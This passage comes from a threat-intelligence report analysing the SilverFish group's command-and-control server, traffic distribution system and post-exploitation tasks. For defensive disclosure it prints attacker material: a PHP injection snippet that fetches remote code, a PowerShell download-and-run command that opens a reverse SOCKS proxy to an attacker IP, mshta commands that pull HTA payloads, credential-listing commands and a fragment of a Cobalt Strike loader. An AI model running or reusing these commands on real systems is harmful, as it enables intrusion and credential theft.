| PromptOnSe:      | Execute command elevated (fodhelper, build>=10240), full path, no output returned                                                                     |
| First visit:     | Execute command elevated (computerdefaults, build>=10240), full path, no output returned                                                              |
| Last visit:      | Execute command elevated (slui, build>=9600), full path, no output returned, powershell required + console shown. if failed, needs manual reg cleanup |
|                  | Execute command elevated (sdclt, build>=14393), full path, no output returned, WD alert, executes, instance dies                                      |
| Add new task:    | Spawn new shell session (port 110)                                                                                                                    |

| ID    | Type        | Created             | Executed            | Result                           | Content                         |
|-------|-------------|---------------------|---------------------|----------------------------------|---------------------------------|
| 14397 | execute_cmd | 23:01:52 06.03.2021 | 23:02:00 06.03.2021 | <a href="#">see (36 bytes)</a>   | ("cmd":"nttest Vdclist")        |
| 14398 | execute_cmd | 23:01:59 06.03.2021 | 23:02:16 06.03.2021 | <a href="#">see (737 bytes)</a>  | ("cmd":"nttest Vdomain_trusts") |
| 14399 | execute_cmd | 23:02:04 06.03.2021 | 23:02:33 06.03.2021 | <a href="#">see (1626 bytes)</a> | ("cmd":"cmdkey Vlist")          |
| 14805 | execute_cmd | 09:45:19 11.03.2021 | 09:45:29 11.03.2021 | <a href="#">see (737 bytes)</a>  | ("cmd":"nttest Vdomain_trusts") |
| 14806 | execute_cmd | 09:46:22 11.03.2021 | 09:46:32 11.03.2021 | <a href="#">see (36 bytes)</a>   | ("cmd":"nttest Vdclist")        |

Figure 7. Command and control panel - Available commands

The available commands allow the threat actors to spawn shells on ports; 443, 80, 25, 110, 143 with the ability to bypass AMSI protection via DLL patching.

**Analyst Note :** The Windows Antimalware Scan Interface (AMSI) allows applications and services to integrate with any antimalware product that's present on a machine. AMSI provides enhanced malware protection for end-users and their data, applications, and workloads [12].

Threat actors are also able to run elevated commands with different ways and upload arbitrary files to the infected victims. The results of the executed commands are shown on a separate tab as follows :




Figure 8. C&C - Victim task response page

To upload a file to victim devices, threat actors are using the "file list" page of the C&C server shown in the following image. The page contains a basic file upload form that stores the uploaded files with an ID. Once threat actors issue an "Upload file" command with an ID value, the selected file is uploaded to victim devices under the path **%TEMP%** or **ProgramData** depending on the selected upload command type.




Figure 9. C&C - File listing page

### 3.1.1 Server Analysis

In this section, we present our important findings obtained from the C&C server. One of the most expected observation is that the SilverFish group used many common techniques to harden the server. Firstly, the group installed and configured AppArmor which is a common practice to allow running applications in an isolated environment. Secondly, all collectable logs inside the operating system (web access logs, ssh auth log, console history etc.) were disabled. Lastly, network firewall is configured to communicate only with pre-defined IP Addresses (Figure 10).

```
# Generated by iptables-save v1.4.21 on Wed Mar  3 22:06:43 2021
*filter
:INPUT ACCEPT [28703:4204216]
:FORWARD ACCEPT [0:0]
:OUTPUT ACCEPT [39167:11838571]
-A INPUT -s 178.249.69.35/32 -j ACCEPT
-A INPUT -s 23.106.61.74/32 -j ACCEPT
-A INPUT -m set --match-set datacenters src -j DROP
COMMIT
# Completed on Wed Mar  3 22:06:43 2021
```


Figure 10. Firewall configuration of the server

One of the most notable findings from the server-side is the web proxy configuration. We discovered several crucial domains belonging to a range of nodes including TDS and C&C proxies. An example of configuration is provided in Figure 11 and all of the domains can be found in Section 6.

```
server {
    listen 80      default_server;
    listen 443 ssl default_server;
    server_name    www.secureconnectiongroup.com;
    client_body_buffer_size 128k;
    keepalive_timeout 70;
    ssl_certificate /etc/nginx/ssl/www.secureconnectiongroup.com.crt;
    ssl_certificate_key /etc/nginx/ssl/www.secureconnectiongroup.com.key;
    ssl_dhparam /etc/nginx/ssl/dh2048.pem;
    server_name_in_redirect on;
    ssl_session_timeout 10m;
    ssl_session_cache shared:SSL:10m;
    ssl_protocols TLSv1 TLSv1.1 TLSv1.2;
    ssl_prefer_server_ciphers on;
}
```

Figure 11. Proxy configuration of the server


Next, The PTI Team tried to access the previously assigned IP address directly with a GET request and immediately observed a redirection to **securesearchnow[.]com** domain. This finding was important because it linked **209.99.40.223** IP with both **secureconnectiongroup[.]com** and **securesearchnow[.]com** domains. Moreover, the PTI Team observed that several IPs in that range also points requests to the **securesearchnow[.]com** domain. The similarity between domain names is another aspect of the correlation which should not be disregarded.



**Figure 12. Same script is called from both securesearchnow[.]com and 208.91.198.23**

Figure 12 illustrates the similarities between `securesearchnow[.]com` and `208.91.198.23` IP address. Both of the web servers redirect the visitors to a PHP script hosted at `freeresultsguide[.]com`. Ideally, we would like to analyze the source code of `sk-jspark_init.php`. However, the PTI Team could not find the code of the script during the writing of this report. We believe it might give some other clue about the SilverFish group. In any case, we will include it in our repository once it's been analyzed by us or by any other research group. On March 4, 2021 Microsoft published another set of IOCs in their blog [20] related with SolarWinds attackers. It is worth noting that `reyweb[.]com` domain in their list also resolves to `208.91.198.23` which can be traced back to SilverFish group's C&C server.

### 3.1.2 Team Hierarchy



**Figure 13. Team structure of SilverFish**

While significant attention has been focused on reversing and identifying the tools of the SilverFish group, victim handling and team management methodology should also be discussed in detail. In general, command and control servers are managed with a single or multiple administrator accounts. It is not common to see multiple accounts with different permission levels to manage a C&C server. SilverFish uses a team based workflow model and a triage system similar to modern project management applications like *Jira* (see Figure 14). Whenever a new victim is infected, it is assigned to the current "Active Team" which is pre-selected by the administrator. Each team on the C&C server can only see the victims assigned to them. Furthermore, the system has the capability to auto-assign victims based on the current workload. During our investigation, we found four different teams (*namely 301,302,303,304*) who were actively exploiting the victims' devices. These teams cycle frequently almost every day or every two days. In Section 4.3, we present "*Attacker Activity Time Graph*" to urge further exploration of the group's working hours.

|      |  |        |     |   |      |
|------|--|--------|-----|---|------|
| 4638 |  | a3bf47 | 303 | ▼ | save |
| 4637 |  | 1759d8 | 303 | ▼ | save |
| 4636 |  | b65fd0 | 303 | ▼ | save |
| 4635 |  | 93b0cf | 303 | ▼ | save |
| 4634 |  | cac6be | 303 | ▼ | save |
| 4633 |  | 43617b | 303 | ▼ | save |
| 4632 |  | c9eda1 | 302 | ▼ | save |
| 4631 |  | d6bdd0 | 302 | ▼ | save |
| 4630 |  | b645e2 | 302 | ▼ | save |
| 4629 |  | 200463 | 302 | ▼ | save |
| 4628 |  | 5a21ad | 302 | ▼ | save |
| 4627 |  | 77a9c2 | 302 | ▼ | save |

**Figure 14. Team assignment for each victim**

Moreover, there are clues indicating that multiple users are managing the SilverFish TDS panel that is analyzed in the next 3.2 section of this report. Each user is able to write comments for each victim to prioritize the exploitation. Based on these comments, we were able to understand more about the motivation of the group and prioritization of the victims. It is also important to mention that most of the comments are written in Russian slang and vernacular. ("*dno*", "*pidori*", "*poeben*", "*poebotina*", "*psihi*", "*hernya*", "*xyeta*", "*gavno*")

```
// new hacker
=> array(
  'configs' => array(
    '566',
  ),
),

// a another exe test
=> array(
  'configs' => array(
    '518',
  ),
),

// infoshell
=> array(
  'configs' => array(
    '520',
  ),
),

// riki2509 new hacker
=> array(
  'configs' => array(
    '521',
  ),
),

// walter
=> array(
  'configs' => array(
    '577',
  ),
),

// mes
=> array(
  'configs' => array(
    '567',
  ),
),

// cyberbro client eu
=> array(
  'configs' => array(
    '522',
  ),
),
```

Another significant finding is that the C&C source code (within PHP files) statically contain nicknames and ID numbers of 14 people who most likely work under the supervision of 4 different teams.

- 511 : fingerlink
- 513 : cyberbro fingerlink
- 514 : vie new
- 515 : riki netsupport
- 516 : cyberbro netsupport
- 520 : infoshell
- 521 : riki2509 new hacker
- 522 : cyberbro client eu
- 565 : all local
- 566 : new hacker
- 567 : art
- 567 : mes
- 576 : g test
- 577 : walter

The PTI Team linked some of these nicknames with profiles in different underground hacking forums. We present some of the interesting posts which correlates the nicknames with the malicious activities carried out by the SilverFish group. It should be noted that attribution using only nicknames can be misleading.

The screenshot displays a forum thread with several posts and user profiles. The main thread title is "d0-0b fingerlink@exploit.im ripped, i loaded his bot". The posts contain technical details about botnets and hacking activities. User profiles for "infoshell - \$800", "henrydillenger", and "mes" are visible. The "mes" profile shows a registration date of 13.04.2020 and a post count of 1.

Figure 15. Some of the distinct nicknames can be identified in underground forums

### 3.2 TDS Analysis

During the subnet range scanning phase, the PTI Team also discovered a web panel working as a traffic distribution system(TDS) for the C&C servers. The TDS panel is used for distributing the victim callback traffic into multiple C&C servers and balancing the high amount of victim traffic [5]. It also enables the SilverFish group to filter the incoming victims by country.

The screenshot displays the TDS dashboard with four entries, each showing configuration details and performance metrics. The top entry (ID: 250) is for 'popcorn.net-zeroesdesign.com' with a status of 'Full Screen frame'. The second entry (ID: 251) is for 'standart.sdranspo.com' with a status of 'Full Screen frame'. The third entry (ID: 255) is for 'champions.gdtc.org' with a status of 'Full Screen frame'. The fourth entry (ID: 259) is for 'flowers.netplusplans.com' with a status of 'Full Screen frame'. Each entry includes fields for TDS scheme, Country, Payload scheme, Loader scheme, Status, Comments, and Inject JS. Performance metrics are shown for DBYesterday, Yesterday, and Today, including Total, Good, Landing, Landing move, Landing over, and Landing click percentages.


Figure 16. TDS dashboard page

During the PTI Team investigation, the SilverFish TDS web panel was configured to accept victims from the following countries.

- USA
- Canada
- Netherlands
- Germany
- England
- Mexico
- France
- Italy
- Spain
- Australia
- Portugal
- Austria
- Denmark

The list of proxy domains used for bouncing victim traffic before reaching the C&C server are listed in the IOC section 6.2 of this report.

Depending on the analysis made on the TDS panel, the PTI Team believes that the traffic distribution is achieved by injecting the following malicious PHP and JavaScript codes into multiple legitimate websites. Injected code checks the host, referrer, and cookie headers for the expected values on every incoming request and sends an HTTP GET request to the **hxxp://mwkh.adsprofitnetwork.com/wordpressComposerUpdate?phpcid=250&php** address by appending the **&hn=%URL-ENCODED-REQUEST-HOSTNAME%** parameter. The related response is written to the local **./wp-assets.php** file, then the first 8 bytes of the response are encoded into HEX and relayed to the client.



```

243 </tr>
244 </tr>
245 <td colspan=3>
246 <textarea class="inject_js_proxy_code" style="display:none;" rows="15" cols="120">(function(){var lt=document[xc(quot;cnv2XjY2XI=")]{"';var pr=new RegExp(xc('018vKfTel10rk58='));if(!lt||window[xc(quot;b69jYXQp24=")]{xc(quot;ahJ1Zg=
247 <textarea class="inject_php_proxy_code" style="display:none;" rows="15" cols="120"><!--
248
249 $localAssets = pack(quot;H", "2e2f770206173736574732e706870");
250 $assets = pack(quot;H", "6874747036272f6d770606261647370726f666897466574776f726b2636f6d2776f72647072657373436f6d706f7365725570646174653f7068706369643d32353026706870");
251 if(isset($_SERVER['HTTP_HOST'])) {
252     $assets = $assets."&hn=".urlencode($_SERVER['HTTP_HOST']);
253 }
254
255 if(isset($_SERVER['HTTP_REFERER'])) {
256     if(isset($_COOKIE['_utm'])) {
257         $t = filetime($localAssets);
258         if(time() >= $t + 3600) {
259             $f = file_get_contents($assets);
260             file_put_contents($localAssets, $f);
261         }
262         $f = file_get_contents($localAssets);
263         $f = substr($f, 8);
264         header(quot;Content-Type: application/javascript");
265         echo pack(quot;H", $f);
266     }
267 }
268
269 elseif(isset($_GET['test'])) {
270     $f = file_get_contents($assets);
271     file_put_contents($localAssets, $f);
272     $f = file_get_contents($localAssets);
273     $f = substr($f, 8);
274     echo pack(quot;H", $f);
275 }
276
277 else {
278     header('HTTP/1.0 404 Not Found');
279     die;
280 }
281

```

Figure 17. TDS - Injection code

During its investigation, the PTI Team witnessed the SilverFish group switching the TDS proxy domains multiple times in a day.

### 3.3 Post Exploitation Analysis

After analyzing the executed victim tasks inside the command and control server, the PTI Team obtained lots of details about the SilverFish group's post-exploitation TTP. We were also be able to link our fingerprint which was extracted from one of the SolarWinds IOCs with an IP listed as a second-stager within the C&C panel (See Figure 20). The executed tasks paint a clear picture of the motive, targets and priorities of these sophisticated attackers. After gaining initial foothold over the system, the SilverFish group uses publicly available red teaming tools such as Empire, cobalt strike, koadic loaders, and, in several cases PowerSploit and Mimikatz post exploitation Powershell scripts. Additionally, there are lots of specially crafted Powershell, BAT, CSPROJ, JavaScript and HTA files that are mainly used for enumeration and data exfiltration. After analyzing the command and control servers of the SilverFish group, the PTI Team collected all the commands executed on victim devices. Results of the analysis made on the collected commands indicate a strong behavioral pattern. The following table contains the most frequently used six commands executed by the SilverFish group along with brief explanations of each.

| Occurance | Command                           | Explanation                                                                                  |
|-----------|-----------------------------------|----------------------------------------------------------------------------------------------|
| 2880      | nltest /dclist :                  | Lists all domain controllers in the domain.                                                  |
| 2283      | nltest /domain_trusts             | Returns a list of trusted domains.                                                           |
| 1547      | cmdkey /list                      | Displays the list of stored user names and credentials.                                      |
| 670       | net group "domain admins" /domain | Lists domain admin users.                                                                    |
| 537       | dir c:\\programdata               | Prints the contents of "programdata" directory (used for enumerating the installed software) |
| 206       | powershell -nop -enc %Trimmed...% | Executes the BASE64 encoded powershell command/script.                                       |

As seen in the above table, the first course of action is to enumerate the victim domain. After listing the domain controllers and the trust relationship between the domains, the SilverFish group usually focuses on enumerating the infected device itself.

username: admin, [logout](#), current time: 14:54:49 08.03.2021 [REFRESH](#) | [file list](#)  
[<< BACK](#)

Bot status: offline

Comment: edu

ID: 1004

UUID: [REDACTED]

Instance: a725bd

IP: [REDACTED]

Country: US

Domain\User@Computer: [REDACTED]

OS: Microsoft Windows 10 Enterprise

Build: 17134 - Redstone 4 (RS4)

Architecture: AMD64

Antivirus: AS=Windows Defender;McAfee Endpoint Security; AV=Windows Defender;McAfee Endpoint Security;

Is Admin: no

Integrity Level: MEDIUM

UAC Setting: always notify

ConsentPromptBehaviorAdmin: 2 (consent, no credentials)

PromptOnSecureDesktop: 1

First visit: 14:53:07 23.10.2020

Last visit: 15:46:42 23.10.2020

Add new task: Spawn new shell session (port 443)

| ID   | Type        | Created             | Executed            | Result                           | Content                 |
|------|-------------|---------------------|---------------------|----------------------------------|-------------------------|
| 3528 | execute_cmd | 15:36:13 23.10.2020 | 15:36:15 23.10.2020 | <a href="#">see (0 bytes)</a>    | "cmd":"nltest /dclist"  |
| 3529 | execute_cmd | 15:36:23 23.10.2020 | 15:36:31 23.10.2020 | <a href="#">see (373 bytes)</a>  | "cmd":"nltest /dclist:" |
| 3530 | execute_cmd | 15:36:52 23.10.2020 | 15:37:02 23.10.2020 | <a href="#">see (1101 bytes)</a> | "cmd":"cmdkey /list"    |

Figure 18. Frequently used commands for enumeration

Among the executed commands there are multiple occurrences of external script execution using the **WebClient.DownloadString** method. Some of the executed scripts are well-known post-exploitation scripts such as PowerShellEmpire , Powertools [4], Invoke-SocksProxy [15], and Mimikatz [7]. Unfortunately the PTI Team could not obtain the rest of the files downloaded with this method.

Add new task: Spawn new shell session (port 443)

| ID    | Type        | Created             | Executed            | Result | Content                                                                                                                                                                                                                                                                                           |
|-------|-------------|---------------------|---------------------|--------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 14346 | execute_cmd | 17:27:22 05.03.2021 | 17:27:32 05.03.2021 |        | { "cmd": "wmic /node:\"localhost\" process call create \"powershell -windowstyle hidden -nop -exec bypass -c IEX (New-Object Net.WebClient).DownloadString('http://185.43.220.214:80/Invoke-SocksProxy.ps1'); Invoke-ReverseSocksProxy -remotePort 143 -remoteHost 185.43.220.214 -threads 400\"" |

Figure 19. Frequently used commands for enumeration

All the addresses of external scripts downloaded via the **WebClient.DownloadString** method can be accessed from the Section 6.10.

During the investigation of executed commands, the PTI Team noticed that the IP addresses used for downloading post-exploitation scripts also matched the characteristics of the initial **databasegalore.com** domain used for fingerprinting the SilverFish infrastructure. The IP was serving the same bootstrap theme on port 80 and PowerMTA service on port 9897 (see in Figure 20).




Figure 20. IP within C&C linking back to another server with the same fingerprint

### 3.3.1 Koadic Agents

One of the other post-exploitation tools used by the SilverFish group is the publicly known Koadic project [24].

**Analyst Note :** According to Koadic author "Koadic, or COM Command & Control, is a Windows post-exploitation rootkit similar to other penetration testing tools such as Meterpreter and Powershell Empire. The major difference is that Koadic does most of its operations using Windows Script Host (a.k.a. JScript/VBScript), with compatibility in the core to support a default installation of Windows 2000 with no service packs (and potentially even versions of NT4) through Windows 10."

During the analysis of executed commands the PTI team discovered multiple uses of **mshta** utility for executing external HTA scripts. The following list contains every external IP address that is used for executing HTA code.

- mshta hxxp://104.128.228.76:9999/PAf3W
- mshta hxxp://149.154.157.248:21/KDnbc
- mshta hxxp://149.154.157.248:443/HRNrz
- mshta hxxp://149.154.157.248:443/HRNrz
- mshta hxxp://149.154.157.248:443/veUlx
- mshta hxxp://149.154.157.248:445/SlaMn
- mshta hxxp://149.154.157.248:8080/KDnbc
- mshta hxxp://149.154.157.248:8080/SlaMn
- mshta hxxp://149.154.157.248:80/SlaMn

The PTI Team was able to obtain and analyze one of the HTA scripts executed inside a victim's device. After the initial analysis, the PTI Team came to the conclusion that this HTA script was a obfuscated Koadic agent. The analyzed Koadic sample was accessible on address **hxxp://104.128.228.76:9999/PAf3W** during the investigation.

Figure 21. Contents of the obfuscated Koadic agent HTA file

Upon de-obfuscating the Koadic agent, following config values was successfully extracted.

Figure 22. Koadic agent config values

### 3.3.2 Sarasota Script

The PTI Team was also able to discover another novel enumeration script used frequently by the SilverFish group. The initiating function of the script is named **Sarasota** and was most probably written by the SilverFish group. The encoded form of Sarasota script in the following image was executed on more than 200 victims' machines.

| ID   | Type        | Created                | Executed               | Result/Content                                                                                                                                                                |
|------|-------------|------------------------|------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 4591 | execute_cmd | 16:47:52<br>17.12.2020 | 16:48:04<br>17.12.2020 | see (238 bytes) ("cmd":"nltest /dclist:")                                                                                                                                     |
| 4592 | execute_cmd | 16:47:57<br>17.12.2020 | 16:48:20<br>17.12.2020 | see (133 bytes) ("cmd":"nltest /domain_trusts")                                                                                                                               |
| 4593 | execute_cmd | 16:48:01<br>17.12.2020 | 16:48:36<br>17.12.2020 | see (629 bytes) ("cmd":"cmdkey /list")                                                                                                                                        |
| 4594 | execute_cmd | 16:49:25<br>17.12.2020 | 16:49:38<br>17.12.2020 | see (216 bytes) ("cmd":"powershell -nop -enc KABOAGUAdwATAE8AYgBKAGUAYwBUACAAcwB5AFMAVABFAG0ALgBJAE8ALgBJAG8AbQBQAHARQBzAHMAaQBvAG4ALgBEAEUARgBMAGEAVABIAFMAdABYAGUAYQBNACgAI |

Figure 23. Sarasota script execution task on C&C

The decoded contents of the Sarasota script contains functions for searching domain objects in the domain active directory structure. This allows the SilverFish group to find any type of file or folder stored inside a target domain active directory. The script includes several parameters for searching the domain objects. It is able to enumerate the printers inside the domain and computers with unconstrained delegation before performing the search. Moreover, it is able to filter computers with specific SPNs, operating systems, service packs and server references. Sarasota script is also able to run with or without valid domain credentials.

```

else {
    if($Domain -and ($Domain.Trim() -ne "")) {
        $DN = "DC= $($Domain.Replace('.', 'DC='))"
    }
}
$SearchString += $DN
Write-Verbose "Get-DomainSearcher search string: $SearchString"
if($Credential) {
    Write-Verbose "Using alternate credentials for LDAP connection"
    $DomainObject = New-Object DirectoryServices.DirectoryEntry($SearchString, $Credential.UserName, $Credential.GetNetworkCredential().Password)
    $Searcher = New-Object System.DirectoryServices.DirectorySearcher($DomainObject)
}
else {
    $Searcher = New-Object System.DirectoryServices.DirectorySearcher([ADSI]$SearchString)
}
$Searcher.PageSize = $PageSize
$Searcher.CacheResults = $False
$Searcher
}

```

PREPARED SEARCH QUERY

Figure 24. Sarasota DirectorySearcher code

Some of the Sarasota filter parameters used by the SilverFish group are listed below.

- Sarasota -operatingsystem \*server\* -Domaincontroller \*\*\*
- Sarasota -operatingsystem \*2003\*
- Sarasota -operatingsystem \*server\* » C:\programdata\srvt.txt

### 3.3.3 Cobalt Strike & Empire Beacons

During the post-exploitation analysis, the PTI Team identified several encoded/obfuscated Powershell commands for loading Cobalt Strike and Empire beacon payloads. Almost all of the Cobalt Strike payloads are executed with compressed and encoded Powershell commands. The decoded and decompressed Powershell commands contains another Powershell loader script. The second stage script extracts the BASE64 Cobalt Strike beacon payload and decodes it by performing an XOR operation with the key 53.



```
Set-StrictMode -Version 2

$DoIt = @'
function func.get_proc_address {
    Param ($var_module, $var_procedure)
    $var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\')[1].Equals('System.dll') }).GetType('Microsoft.Win32').GetMethod('GetProcAddress', [Type[]] @('System.Runtime.InteropServices.HandleRef', 'string'))
    $var_gpa = $var_unsafe_native_methods.GetMethod('GetProcAddress', [Type[]] @('System.Runtime.InteropServices.HandleRef', 'string'))
    return $var_gpa.Invoke($null, @(System.Runtime.InteropServices.Marshal::GetDelegateForFunctionPointer($var_unsafe_native_methods.GetMethod('GetMod
})

function func.get_delegate_type {
    Param (
        [Parameter(Position = 0, Mandatory = $true)] [Type[]] $var_parameters,
        [Parameter(Position = 1)] [Type] $var_return_type = [Void]
    )

